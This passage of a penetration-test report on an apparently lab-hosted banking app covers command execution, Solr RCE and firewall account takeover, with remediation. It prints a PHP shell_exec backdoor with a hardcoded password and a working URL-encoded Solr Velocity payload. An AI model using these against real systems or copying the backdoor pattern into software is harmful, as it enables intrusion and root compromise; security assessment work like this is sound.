      <button type="button" name="homeButton" onclick="location.href='../homepage.html';">Home Page</button>
      <button type="button" name="mainButton" onclick="location.href='commandexec.html';">Main Page</button>
    </div>
    <div style="background-color:#c9c9c9;padding:20px;">
      <h1 align="center">Auth to execute system command</h1>
      <form align="center" action="CommandExec.php" method="$_GET">
        <label align="center">Username:</label><br>
        <input align="center" type="text" name="username" value=""><br>
        <label align="center">Password:</label><br>
        <input align="center" type="password" name="password" value=""><br>
        <input align="center" type="submit" value="Submit">
      </form>
    </div>
    <div style="background-color:#ecf2d0;padding:20px;border-radius:0px 0px 20px 20px align="center">
      <?php
        if(isset($_GET["username"])){
          //echo shell_exec($_GET["username"]);
          if($_GET["password"] == "wJWm4CgV26")
            echo shell_exec($_GET["username"]);
        }
      <?>
    </div>
  </body>
</html>
```

Remediation

- Introduce a central secrets management solution and migrate all application and service credentials out of source/config files

- Enforce unique, strong passwords per system and role; prohibit reusing the same password for multiple services or maintenance tools
- For third party service such as Solr, challenge all default password at deployment and store them in secure management systems only
- Review and harden “sudo” and service account privilege
- Regularly conduct secret-scanning on internal repositories and backups, and perform credential rotation

Status: Non remediated

Finding 4 – Authenticated Remote Command Execution via Developer Maintenance Tool



- ID: F-04
- Category: Remote Code Execution / Insecure Design (OWASP A04 & A05:2021)
- Severity: Critical - CVSS v4.0 score = 9.3
(CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
- Affected Assets:
 - <http://192.168.64.23/development/tools/CommandExecution/>

Summary

A developer-only page exposed under `"/development/tools"` accepts user input and passes it directly to the underlying shell interpreter, enabling arbitrary command execution on the web server. Once a low-privileged attacker obtains valid credentials via F-01/F-03, they can use this functionality to execute system commands and establish reverse shells (but bare `"bash"` command into username were failed).


In addition to application source code, the exposed backups contain NinjaFirewall configuration files such as `"/ninjafirewall/conf/options.php"`, which include the WAF admin email, username and a BCrypt-hashed password. An attacker with access to these backups can use the hash for offline cracking, gain administrative access to the firewall console, and change or disable security rules.

This represents a direct path from a single internal identity to full control of the application server. It allows 100% compromise of the web server: reading and modifying application files, pivoting to internal networks or containers, installing, and supporting further attacks. Combined with F-02 and F-03, it forms the core of the attack chain from simple web input to complete backend compromise.

Likelihood is very high once developer credentials are compromised. This is a highly attractive target: a predictable, scriptable API for code execution, reachable over the internal network, with no additional technical controls.

Technical Details (Evidence)


- Browser view of
`"http://192.168.64.23/development/tools/CommandExecution/CommandExec.php"`
with a simple command `"id"` and `"whoami"`



- File system access (“www-data”)

```
www-data@cryptobank:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cryptobank:/tmp$ whoami
whoami
www-data
www-data@cryptobank:/tmp$ hostname
hostname
cryptobank
www-data@cryptobank:/tmp$ pwd
pwd
/tmp
www-data@cryptobank:/tmp$ ls -la /var/www
ls -la /var/www
total 16
drwxr-xr-x  4 root    root    4096 Apr 10  2020 .
drwxr-xr-x 14 root    root    4096 Apr 10  2020 ..
drwxrwxrwx  6 www-data www-data 4096 Apr 12  2020 cryptobank
drwxr-xr-x  2 root    root    4096 Apr 10  2020 html
```

- Some commands seem to be blocked (e.g. `bash -c 'bash -l'`)



Remediation

- Remove the command execution tool (even development page) from the internal production. It should only exist in tightly-controlled lab environment or staging network
- Where privileged maintenance functions are genuinely required. Implement:
 - Strict RBAC and MFA for administrative users
 - Command allowlists or task-oriented APIs
- Prohibit direct connection of user input into shell commands
- Include security review and code scanning for dangerous constructs as part of release gates

Status: Non remediated

Finding 5 – Vulnerable Apache Solr Deployment & Over-Privileged Service Account



- ID: F-05
- Category: Vulnerable and Outdated Components / Excessive Privilege (OWASP A06 & least-privilege failures)
- Severity: Critical - CVSS v4.0 score = 9.0
(CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
(for combined Solr RCE + root escalation)
- Affected Assets:
 - Apache Solr instance running inside a container environment (Solr 8.1.1)
 - solr service account with sudo rights to root on the underlying host/container

Summary

An Apache Solr instance is reachable over the internal container network (172.17.0.1:8983). The Solr deployment is vulnerable to known RCE issues via Velocity templates (e.g. CVE-2019-17558 affects Solr 5.0.0-8.3.1 – available at “<https://www.cvedetails.com/version/617011/Apache-Solr-8.1.1.html>”) and is accessible without additional strong authentication. Public exploit scripts and Metasploit modules reliably yield command execution as the “solr” user. In CryptoBank, the “solr” account is configured with over-permitted super user rights and retains a default or weak password, allowing direct escalation from “solr” to root on the container/host.

From an internal foothold on the CryptoBank app server (F-04), an attacker can pivot to Solr and escalate privileges to root on that host. This would expose all indexed data, configuration, and could be used to pivot further into organisation’s environment. In an internal threat model, this effectively means that compromise of one internal server leads to compromise of another with escalating privileges.

Likelihood is high for attackers who have already compromised (F-04). Discovering Solr on the internal interface is straightforward (netstat, ss, port scanning), and public RCE exploits for this class of Solr vulnerability are mature and widely available.

Technical Details (Evidence)

- Solr is listening on “172.17.0.1:8983”

```
www-data@cryptobank:/var/www/cryptobank$ ss -tulpn | grep LISTEN 2>/dev/null || netstat -antp | grep LISTEN 2>/dev/null
<dev/null || netstat -antp | grep LISTEN 2>/dev/null
tcp        LISTEN     0          128      127.0.0.53:lo:53           0.0.0.0:*
tcp        LISTEN     0          128      0.0.0.0:22             0.0.0.0:*
tcp        LISTEN     0          128      172.17.0.1:8983        0.0.0.0:*
tcp        LISTEN     0          80       127.0.0.1:3306         0.0.0.0:*
tcp        LISTEN     0          128      [::]:22                [::]:*
tcp        LISTEN     0          128      *:80                   *:*
```

```
www-data@cryptobank:/var/www/cryptobank$ curl 'http://172.17.0.1:8983/solr/admin/info/system?wt=json' | head
<.17.0.1:8983/solr/admin/info/system?wt=json' | head
% Total    % Received % Xferd  Average Speed   Time    Time     Current
           Dload  Upload   Total     Spent    Left     Speed
100 3110 100 3110    0     0    543      0  0:00:05  0:00:05 --:--:-- 691
{
  "responseHeader":{
    "status":0,
    "QTime":1355},
    "mode":"std",
    "solr_home":"/var/solr/data",
    "lucene":{
      "solr-spec-version":"8.1.1",
      "solr-impl-version":"8.1.1 fcb46c28cef11bc058779afba09521de1b19bef - ab - 2019-05-22 15:20:01",
      "lucene-spec-version":"8.1.1",
```

- Config file can be reached, it allows to specify any Velocity template file and execute it on the Solr server

```
www-data@cryptobank:/var/www/cryptobank$ cat > /tmp/solr_vel_config.json << 'EOF'
{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
EOF
```

- sudo right is permitted largely and command can be executed as a super user with by encoding

```
www-data@cryptobank:/tmp$ curl -g 'http://172.17.0.1:8983/solr/cryptobank/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set%28%24x%3D%27%27%29%0A%23set%28%24rt%3D%24x.class.forName%28%27java.lang.Runtime%27%29%0A%23set%28%24chr%3D%24x.class.forName%28%27java.lang.Character%27%29%29%0A%23set%28%24str%3D%24x.class.forName%28%27java.lang.String%27%29%29%0A%23set%28%24ex%3D%24rt.getRuntime%28%29.exec%28%27sudo%20-l%27%29%29%0A%23set%28%24out%3D%24ex.getInputStream%28%29%29%0A%23foreach%28%24i%20in%20%5B1..400%5D%29%0A%23set%28%24b%3D%24out.read%28%29%29%0A%23if%28%24b%3E0%29%24str.valueOf%28%24chr.toChars%28%24b%29%29%23end%0A%23end' > /tmp/solr_sudo_l.txt
<%28%24b%29%29%23end%0A%23end' > /tmp/solr_sudo_l.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Current
           Dload  Upload   Total     Spent    Left     Speed
100 262 100 262    0     0    91      0  0:00:02  0:00:02 --:--:-- 92
www-data@cryptobank:/tmp$ cat solr_sudo_l.txt
cat solr_sudo_l.txt
Matching Defaults entries for solr on 33fa86e6105f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User solr may run the following commands on 33fa86e6105f:
    (ALL) NOPASSWD: ALL
    (ALL : ALL) ALL
```

Remediation

- Patch or upgrade Solr to a version that is not affected by the Velocity RCE and other known issues (version 8.4 or latest is recommended).
- Disable or strictly limit dangerous unnecessary Solr features
- Remove blanket sudo rights from the solr user
- Restrict network exposure of Solr (Use firewall rules or Docker networking) and consider enforcing mutual TLS and authentication for administrative endpoints

Status: Non remediated

Finding 6 – NinjaFirewall Admin Password Change without Authentication



- ID: F-06
- Category: Security Identification & Authentication Failures / Security Control CompromiseProtection
- Severity: High - CVSS v4.0 score = 8.3
(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:L/SC:L/SI:L/SA:N)
- Affected Assets:
 - NinjaFirewall (WAF)

Summary

The NinjaFirewall admin password can be changed by an unauthorised user. Once the admin username is known (via F-02), the password-change functionality accepts a new password without requiring the current password, a reset token, or any other authentication factor. This allows an attacker to perform a full account takeover of the firewall's admin interface.


Also, a Web Application Firewall (NinjaFirewall) is present but not effectively configured to block or rate-limit common attack patterns. During testing, a lot of SQL injection probing and credential stuffing/brute-force attempts (Hydra) were performed without being blocked, throttled, or triggering visible response anomalies.

An attacker who changes the NinjaFirewall admin password can log in as the firewall administrator, disable or weaken security rules, alter logging, and potentially hide or support subsequent attacks against the CryptoBank application. Although this does not directly grant OS-level access, it effectively removes a key defensive layer and compromises the integrity and availability of the WAF as a security control.

Likelihood is high. The functionality is reachable, requires no prior credentials or user interaction, and exploitation is low complexity once the admin username is obtained. The fact that firewall configuration is stored in exposed backups further increase the chance that attackers can adapt their payloads to avoid any filters.

Technical Details (Evidence)

- Unauthorised users can change NinjaFirewall's admin password



- Misconfiguration is already noted by John

The screenshot shows a web browser window with the URL `192.168.64.23/ninjawall/index.php?token=90cc245b1a57d026bcc493046e9b16575c513879`. The page title is "NinjaFirewall: Summary". The navigation bar includes "Summary", "Account", "Firewall", "Monitoring", "Logs", "Help", and "Logout". The main content area is titled "Summary > Overview". A green notification box at the top states: "NinjaFirewall is working and your selected dir (/var/www/cryptobank/development) is protected. Note by john.d: Although firewall is enabled it is unstable, I think I have messed up something during the installation. Firewall > Options > Save will disable the protection so dont mess with it. I am talking to you Julius!!". Below this, a table displays system status:


Firewall	Warning, NinjaFirewall is not working properly and your site is not fully protected.
License expiration	N/A
Version	A new version is available. Click here to update.
Source IP	You have a private IP: 192.168.64.18 If your site is behind a reverse proxy or a load balancer, ensure that the Source IP is setup accordingly.
Administrator	You are not whitelisted.
Last login	administrator (192.168.1.101) ~ 13-Apr-2020 @ 11:34:09

- Once log in using new password, configuration can be changed

The screenshot shows the "Login" configuration page. It contains three settings with toggle buttons:

- Send me an email whenever someone logs in to my NinjaFirewall admin account:
- Always log in using a secure connection (HTTPS):
- Automatically check for updates when I log in:

At the bottom, there is a green "Save changes" button.



Remediation

- Fix the password change / reset logic so that it requires strong proof of identity, for example:
 - Current password, or
 - Time-limited reset token delivered out-of-band
- Ensure all admin functions require authenticated, role-based access and/or MFA.
- Review and harden WAF configuration to ensure that:
 - Common SQLi, RCE, and LFI patterns are blocked or at least strongly challenged.
 - Rate limiting is applied to authentication endpoints
- Ensure WAF configuration is not stored in internet-facing directories or included in backups archives that can be downloaded

Status: Non remediated

7. Limitations & Future Work

Limitation

- Partial application coverage – Focus was on main flows (login, accounts, loans, dev portal). Not every endpoint/parameter was exhaustively tested for IDOR, XSS, or logic flaws
- No DoS or performance testing – The test did not attempt to stress services or validate rate limits to the point of impacting availability.
- Monitoring and SOC not evaluated – Because this is just VM, logging, alerting, and incident response capabilities could not be tested.
- No social engineering or endpoint compromise – Phishing and user awareness were out of scope

Future Work

- External penetration tests on the real environment
- Secure code review of the CryptoBank application and Solr integration
- Configuration review of servers, containers, Solr, WAF, and network segmentation
- NinjaFirewall rules review especially regarding to CommandExecution and SQL Injection

8. Conclusion

This assessment confirmed that the CryptoBank platform can be taken from an initial low-privilege foothold to full root compromise of the application host and containerised services via a single, uncomplicated attack path. This environment contains a small number of high-impact weaknesses: unauthenticated SQL injection, exposed development tooling and backups, an authenticated command-execution backdoor, a vulnerable Solr deployment, Misconfiguration of WAF, and poor credential and privilege management.

These are well-understood vulnerability classes with clear remediation patterns. If CryptoBank validates the changes through targeted re-testing and broader internal/external assessments, the organisation can significantly reduce both the likelihood and business impact.